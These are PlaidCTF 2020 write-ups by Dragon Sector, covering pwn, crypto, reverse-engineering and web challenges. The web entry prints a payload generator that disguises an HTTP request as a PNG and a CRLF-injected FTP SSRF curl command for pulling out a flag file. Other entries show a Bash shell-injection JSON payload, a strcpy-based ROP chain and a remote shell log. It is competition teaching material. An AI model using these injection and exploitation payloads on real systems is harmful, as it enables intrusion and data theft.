PlaidCTF 2020
Dragon Sector write-ups

sanity check, misc 1 (valis)

Flag was in challenge description.

ipppc, pwn 500 (borysp)

Stage 1:
There was a bug in skipping HTML tags (everything between “<” and “>”) - array bounds checks were only done in the outer loop (finding next “<”) not in the inner (actual skipping). This led to a heap overflow - I’ve chosen to overwrite tcache free-list pointer, get allocation in GOT and pivot stack to do a ROP loading an arbitrary shellcode.

Stage 2:
There were 2 bugs in connman - jailed communication handling. Firstly, the file descriptor returned from the connect command was truncated to 1 byte. Secondly, connman handled receiving ancillary data on unix socket, so we could send it a lot of descriptors (around 0x100) so that on the next *connect()* returned fd is truncated to first byte and overlaps with another, previously opened one (e.g. 0x105 truncated to 0x5). connman had an opened fd for root directory (‘/’) from the weird initial setup-checking function, so I targeted it, to then do an *openat()* and obtain the flag:
pctf{better_than_those_python_sandbox_escape_problems}
exploit: https://wtfh4x.com/files/plaid/ipppc/powpow.py
shellcode: https://wtfh4x.com/files/plaid/ipppc/shc.asm

stegasaurus scratch, crypto 150 (adami)

part1:
Find by bruteforce for each number between 0 and 40000 random seed which will give this number after the next call to *random()*, call seedrandom(seed_map[last_card]) on Alice and return the first 7 cards, on Bob call random, which will return the correct card.
part2:
In Alice for each “2” convert to 0 first occurrence of 1 on left side of “2”
In Bob for each “0” find first non zero ocurence, which is 2 from above
https://paste.q3k.org/paste/5NM3yaNJ#187vQTc1T7q85PlK23uyKtLEefTM3EzDcwrrtq30v9i

golf.so, misc 500 (mak)

Hand-craft elf with dynamic and text shoved into program headers
https://lokalhost.pl/ctf/pctf2020_golf.asm

Flags:
PCTF{th0ugh_wE_have_cl1mBed_far_we_MusT_St1ll_c0ntinue_oNward}
PCTF{t0_get_a_t1ny_elf_we_5tick_1ts_hand5_in_its_ears_rtmlpntyea}

YOU wa SHOCKWAVE, re 250 (q3k/redford)

Decompiled shockwave director lingo thingamajig with https://github.com/eriksoe/Schockabsorber/. The flag checking code depended on fibbinary values derived from parts.

Pseudocode of flag checker:

```
1. assert len(flag) == 42
2.
3. sum_ = 0
4. for i in range(21):
5.     sum_ ^= zz(flag[i*2]*256+flag[i*2+1])
6.
7. assert sum_ == 5803878
8.
9.
10.    check_data = [[2, 5, 12, 19, 3749774], [2, 9, 12, 17, 694990],
    [1, 3, 4, 13, 5764], [5, 7, 11, 12, 299886], [4, 5, 13, 14,
    5713094], [0, 6, 8, 14, 430088], [7, 9, 10, 17, 3676754], [0, 11,
    16, 17, 7288576], [5, 9, 10, 12, 5569582], [7, 12, 14, 20, 7883270],
    [0, 2, 6, 18, 5277110], [3, 8, 12, 14, 437608], [4, 7, 12, 16,
    3184334], [3, 12, 13, 20, 2821934], [3, 5, 14, 16, 5306888], [4, 13,
    16, 18, 5634450], [11, 14, 17, 18, 6221894], [1, 4, 9, 18, 5290664],
    [2, 9, 13, 15, 6404568], [2, 5, 9, 12, 3390622]]
11.
12.    for (i, j, k, l, target) in check_data:
13.        sum_ = zz(flag[i*2]*256+flag[i*2+1])
14.        sum_ ^= zz(flag[j*2]*256+flag[j*2+1])
15.        sum_ ^= zz(flag[k*2]*256+flag[k*2+1])
16.        sum_ ^= zz(flag[l*2]*256+flag[l*2+1])
17.        assert sum_ == target
18.
19.    def zz_helper(x, y, z):
20.        if y > z:
```

```
            return [1, z-x]

        a, b = zz_helper(y, x+y, z)
        if b >= x:
            return [2*a+1, b-x]
        return [2*a, b]

    def zz(x):
        return zz_helper(1, 1, x)[0]
```

We could notice that we can recover *zz()* results from the given set of equations, without looking at its implementation yet. The equations were linear, so we implemented a simple solver using gaussian elimination which gave us values of *zz(flag[i*2]*256 + flag[i*2+1])* for each even *i*.

Now we only needed to recover original bytes from the *zz()* outputs. It turned out to be a fibbinary encoder which was easy to reverse, giving us the flag:
PCTF{Gr4ph1CS_D3SiGn_Is_tRUlY_My_Pas5ioN!}.

The final solver source: https://gist.github.com/mkow/0ad6df13c21993719183054aef05e66b

.dangit, misc 100 (mak/valis/borys)

Find out that magit adds additional branches to store backups/autosave, add paths 'refs/wip/wtree/refs/heads/master', 'refs/wip/index/refs/heads/master' to gitdumper.sh (https://github.com/internetwache/GitTools/blob/master/Dumper/gitdumper.sh). Find the flag in objects:
PCTF{looks_like_you_found_out_about_the_wip_ref_which_magit_in_emacs_uses}

EmojiDB, pwn 250 (borysp)

Uncle valis told me that there are some old unfixed bugs in glibc's part handling wchars. After investigating the challenge and a quick google I found:
https://sourceware.org/bugzilla/show_bug.cgi?id=20632
Which was easily reproducible in the challenge setup (crash) and was very similar to the challenge itself.
We could leak heap/libc pointers due to a bug that allowed reading freed entries and we could reach the fwprintf (on closed stderr) using off-by-one in entries adding. After that I played a bit with the chall and managed to get arbitrary write on arbitrary address and leveraged that to overwrite free_hook. This primitive wrote some data before the bytes I could control, so I had to be careful to overwrite locks laying before the hook with zeros. Because all data was stored as 32-bit chars, I used a helper program to translate arbitrary bytes to whatever this broken utf8-like thing that glibc calls encoding.
PCTF{U+1F926_PERSON_FINDING_BUG_20632}


exploit: https://wtfh4x.com/files/plaid/emojidb/powpow.py
helper: https://wtfh4x.com/files/plaid/emojidb/helper.c

MPKC, crypto 350 (adami)

We implemented the attack from this paper: https://eprint.iacr.org/2020/053.

Solver in sage:
https://drive.google.com/file/d/1CWAzj83IWG5Z_orhVDMlE2wOeRouNcUY/view?usp=sharing

The Watness 2, re 450 (q3k/redford)



Write a little tool to dump hypercard stack contents. Stare at hypertalk. Realize you're missing functions. Rip out resource fork through fucking around with an emulator. Still not sure how the fuck that worked. Reverse functions in native m68k code from fork for a few hours, only to notice that the functions you are looking for are in different blobs and the ones you have contain only graphic handling code.

The game rules were quite easy to reverse engineer out of the binary once we found the right code blob. The rules turned out to be:

- You need to get from the top left corner to the bottom right.
- You can't cross your own path.
- On each move, one of the blocks between which you go must be red.

After a quick look at the first map the game seemed to be unsolvable. We started analyzing the code more closely and noticed that the map was changing after each move (but only in the memory, not on the screen). It was being changed according to some 4-color Game of Life rules. We extracted them from the binary and implemented a solver using the DFS algorithm. Source: https://gist.github.com/mkow/e8f9a4f6c5c29f2071d60d7f3ff7cb96.

This way we obtained the correct paths for all the riddles and after entering them inside the game, the flag appeared: **pctf{l1ke_a_lost_ag3_fkz7bqxp}**.

reee, re 150 (mak)

Run binary until it decode shellcode, deobfuscate shellcode (https://lokalhost.pl/ctf/pctf2020_reee_deobf.py), paste decoding algo to z3 (https://lokalhost.pl/ctf/pctf2020_reee_solve.py) and get the flag: **pctf{ok_nothing_too_fancy_there!}**.

Contrived Web Problem, web 350 (mlen/mak)

In order to get a flag we tricked `email` service to send us an attachment containing a flag. To achieve that we can use a feature of `nodemailer` allowing to attach files to messages just by adding an extra field named **attachments**. The only way we can control arguments to `sendMail` is by pushing our own task to the rabbitmq queue. This can be achieved due to a CRLF injection in a library used to handle FTP queries.
So, first we uploaded a body of HTTP that will be sent to rabbitmq web api as a profile pic, (adding png magic at the beginning) and then used CRLF injection to force the FTP server to send our file to rabbitmq web API, which resulted in adding the task that send us a flag.

Script to generate the "png" payload:

```
import json

req = json.dumps({
    'to': '<redacted>',
    'subject': 'flag',
    'text': 'xD',
    'attachments': [
        {
            'filename': 'flag.txt',
            'path': '/flag.txt',
        }
    ],
})

data = json.dumps({
    'properties': {},
```

```
    'routing_key': 'email',
    'payload': req,
    'payload_encoding': 'string',
}).encode()

out = b'\r\n'.join([
        b'\x89PNGPOST /api/exchanges/%2f/amq.default/publish
HTTP/1.1',
        b'Host: rabbit:15672',
        b'Authorization: Basic dGVzdDp0ZXN0',
        b'Accept: */*',
        b'Content-Length: %d' % len(data),
        b'Content-Type: application/x-www-form-urlencoded',
        b'',
        data,
        b'',
])

with open('profile.png', 'wb') as f:
    f.write(out)
```

Then trigger the request with curl. It uses REST to skip initial \x89PNG bytes.

```
$ curl -v
http://contrived.pwni.ng/api/image?url=ftp://test:foo%250d%250aEPRT%
2520%257c1%257c172.32.56.72%257c15672%257c%250d%250aREST%25204%250d%
250aRETR%2520user%252f3da6afc4%252dcea6%252d42ec%252db361%252d8d6176
427ae4%252fprofile.png%250d%250aEPRT%2520%257c1%257c172.32.56.72%257
c15672%257c%250d%250aREST%25204%250d%250aRETR%2520user%252f3da6afc4%
252dcea6%252d42ec%252db361%252d8d6176427ae4%252fprofile.png%250d%250
a@ftp:21/user/3da6afc4-cea6-42ec-b361-8d6176427ae4/profile.png
```

file-system-based strcmp go brrrr, misc 150 (q3k)

Write a little tool to parse FAT in directory entries into sparse in-memory tree. DFS until you find the flag.

sidhe, crypto 300 (adami)

Implement the attack from this paper: https://eprint.iacr.org/2016/859.pdf
https://paste.q3k.org/paste/8vIgTxx2#MIUvc4C1BN0ZLvQFDLWq3mvMdErdc99z44SFMP-yEPG

json bourne, misc 200 (gynvael/mak)

1. Analyze the Bash scripts and learn there are associative arrays in Bash - who knew, and also how the "JSON tree" is stored runtime.
2. Spot the special handling of "task " string and injection into Bash arithmetic expressions.
3. Figure out that changing the global value _var_name allows for type confusion attack.
4. Overwrite a STRING type with an ARRAY and note a shell injection was uncovered somewhere (probably one of many evals that are all around the code).
5. Try some injections and finally arrive at:

```
["a", "var_11}`cat *flag*>&2`", "c", "d", {"task
_var_name_i=12,0":[]}]
```

6. Profit!

dyrpto, crypto 250 (adami)

Coppersmith's short-pad attack.
Modify exploit from rsa1 challenge from confidence ctf 2015 (short pad attack, padding length 32 bit).
https://paste.q3k.org/paste/VUO4-RXp#WuvWAehz1ywCjyvKyspeTTO9ErAHJXeiWbSg9CgZgH5
Modification is: set padding length to 200 bits, change in polynomial x to x+diff, where diff is 2**bit_of_difference_of_protobuf_id_in_message, because x is delta of m1 and m2, and in this challenge delta of m1 and m2 is delta of padding + delta of id from protobuf in message.

sandybox, pwn 200 (borysp)

As stated in the flag, there were multiple solutions to this challenge. The one I used (the simplest I think) was using int3 to desync ptrace checks - the syscall filtration was done on that interrupt, which allowed me to open the flag on the second ptrace call that was supposed to resume the program. There was an initial limit of 10 bytes on shellcode, which could easily be circumvented by simply reading second stage shellcode (the page where it was loaded was RWX).
PCTF{bonus_round:_did_you_spot_the_other_2_solutions?}
exploit: https://wtfh4x.com/files/plaid/sandybox/powpow.py
shellcode: https://wtfh4x.com/files/plaid/sandybox/shc.asm

A Plaid Puzzle, re 350 (mwk)

Looking through the game rules, we notice the following things:

1. The unlabeled pieces can be divided into several kinds:
    a. pieces making the bulk of the board (the inner rectangle), which mutate into b when touched by a character

    b. result of kind “a” mutation
    c. pieces making the right side of the board, which “push” kind “b” pieces leftwards (mutating into other “c” pieces in the process), allowing upper kind “a” pieces to fall down
    d. pieces making the left side of the board, gathering kind “c” pieces that came all the way to the left, and checking whether all final kind “c” pieces are equal to one particular value (if they are, the flag is correct)
2. The “b”+”c” mutation rules are consistent with order-2 group addition (ie. xor)
3. The “a”->”b” mutation rules are consistent with GF(64) field multiplication
4. Thus, the whole thing is probably a big system of linear equations over GF(64), with the flag characters as variables, “a” pieces as variable coefficients, and “c” as constant coefficients

To solve this, we find the zero element of every kind, recover the correspondence between “b” and “c” kinds, arbitrarily pick an input character and an “a” kind piece as the one element, recover the addition and multiplication tables from the rules, then solve the system of equations. The solution is at https://gist.github.com/mwkmwkmwk/e1cdc60bb6fdf5137b59f24c28449e0f .

Back to the Future, pwn 400 (valis)

I'm actually old enough to have used Netscape (with modem) back in the day, so this challenge was right up my alley.
The first step was to try to find sources on the Internet. It wasn't easy, but eventually I've found this github repo:
https://github.com/vicamo/b2g_mozilla-central

Those sources were for version 4.x, and our target was 0.96 Beta. 4.x is a huge application with html editor, mail client, Javascript support, etc., while 0.96 barely supports basic html with images, so it was far from ideal, but it was still helpful, especially some core libraries were pretty similar on both versions.

Next step was try start reversing and I've soon encountered another issue:

```
./back_to_the_future: Linux/i386 demand-paged executable (ZMAGIC), stripped
```

The binary was in an ancient a.out format (zmagic variant).
I've spent some time trying to get it to run in my environment, but eventually gave up - even after adding a.out support to the kernel the binary was segfaulting at the very beginning.
I've decided to do everything at the remote server, giving up the luxury of having a debugger.

Then it was time to reverse the binary and find some vulnerabilities.
I was able to identify some libc functions by comparing strings in the binary with those in sources.
My focus was on risky string functions like strcpy, strcat or scanf (especially with %s).

Finally I've found an sscanf call that looked vulnerable - it was used to parse a date string into components (year, month, etc) with the following format string: "%d %s %d %d:%d:%d". The ‘%s’ part (month) was stored in a static stack buffer and there was no length checking at all.
Now I had to find all references to this function and figure out how to trigger it.
Luckily, I was able to find this code in the sources - the function was called NET_ParseDate() and belonged to the core libnet library.

The code was pretty similar, but 1998 version had a length check that was missing in our binary:

```
        if(255 < XP_STRLEN(ip))
                return(0);
```

With the help of the sources it was trivial to find how to trigger this code - NET_ParseDate() was used to parse several HTTP headers. I've used "Expires" in my exploit.

It was time to confirm my suspicions - I wrote a python script to act as a simple HTTP server that will send 300 "A" letters in the Expires header and submitted the url to the "time machine".
It worked! Connection closed immediately, clearly a different behaviour compared to a response with a standard short header.

The hard part seemed to be over, but there were still some issues:

1. Since I wasn't able to run the binary locally, I had no idea how the memory was mapped and what protections were in place. Is there any ASLR?
Is it all RWX?
2. sscanf stops reading at whitespace, which means I had to avoid several "bad" characters in my payload (most importantly, no null bytes).

Disassembler showed that the code segment starts at a virtual address of 0, but is it true?
I've searched the binary for EBFE sequence (jmp .) and used its address to overwrite EIP.
It hung for 10 seconds instead of closing the connection immediately - great, we now have code execution!

But how to get shell? There is no way to interact with stdin, so executing /bin/sh is not enough, we need to be able to run arbitrary commands.
The main issue was lack of any attacker-controlled data at a known address - we don't know where the stack is in memory.

However, looking at libc relative calls it seems that libc is mapped at 0x60000000. I've tested this theory with the help of another EBFE sequence, this time from libc. Another hang - libc found!

Now we can try to do a ROP with libc calls - but only those that passed the "bad character" test.

One easy way to go would be to call read(), to get the next stage from the open socket and place it at a known location - then we could pivot our stack there, or just use it for execve() arguments.

Unfortunately, our socket is at fd 4, which means 3 null bytes that will break our ROP.

One function that was safe to call was strcpy() (provided that both dst and src addresses had no "bad bytes").

I've decided to use strcpy() as a primitive to write arbitrary content by copying sequences of bytes from libc to our destination.

For example, to write "/bin/sleep\x00" to a destination 0x01020304 we need to execute following calls:

```
strcpy(0x01020304, "/bin/")
strcpy(0x01020304+5, "sl") // There was no "sleep" string in libc
strcpy(0x01020304+7, "ee")
strcpy(0x01020304+9, "p")
```

In the worst case scenario we need one call per byte, but often we are lucky enough to find longer sequences.
I wrote an encoder to automate this process. Fixing bugs without any debugging feedback except for "hang or crash" was hard, but finally it worked.

My first attempt was to call system() from libc, but it didn't work for some reason (no debugger, so we'll never know).
Then I tried to write to the code segment and it turned out that this memory is mapped RWX, so I just placed my shellcode at a known location and jumped there at the end of the ROP.

Standard shellcraft.i386.linux.dupsh(4) shellcode was enough to get me shell:

```
[+] Waiting for connections on 0.0.0.0:80: Got connection from
45.63.35.176 on port 34766
[*] GET / HTTP/1.0
    User-Agent: Mozilla/0.96 Beta (X11; Linux 5.3.0-46-generic x86_64)
    Accept: */*
    Accept: image/gif
    Accept: image/x-xbitmap
    Accept: image/jpeg

[*] Switching to interactive mode
sh: turning off NDELAY mode
$ /readflag
```

```
PCTF{ELFs?__wH3Re_wER3_G01ng___We_d0Nt_n3ed_ELFs__344bc53072811af0}
```

Exploit:
https://gist.github.com/valisctf/3f8a73bc1da3a9cd7ccdeb224d385978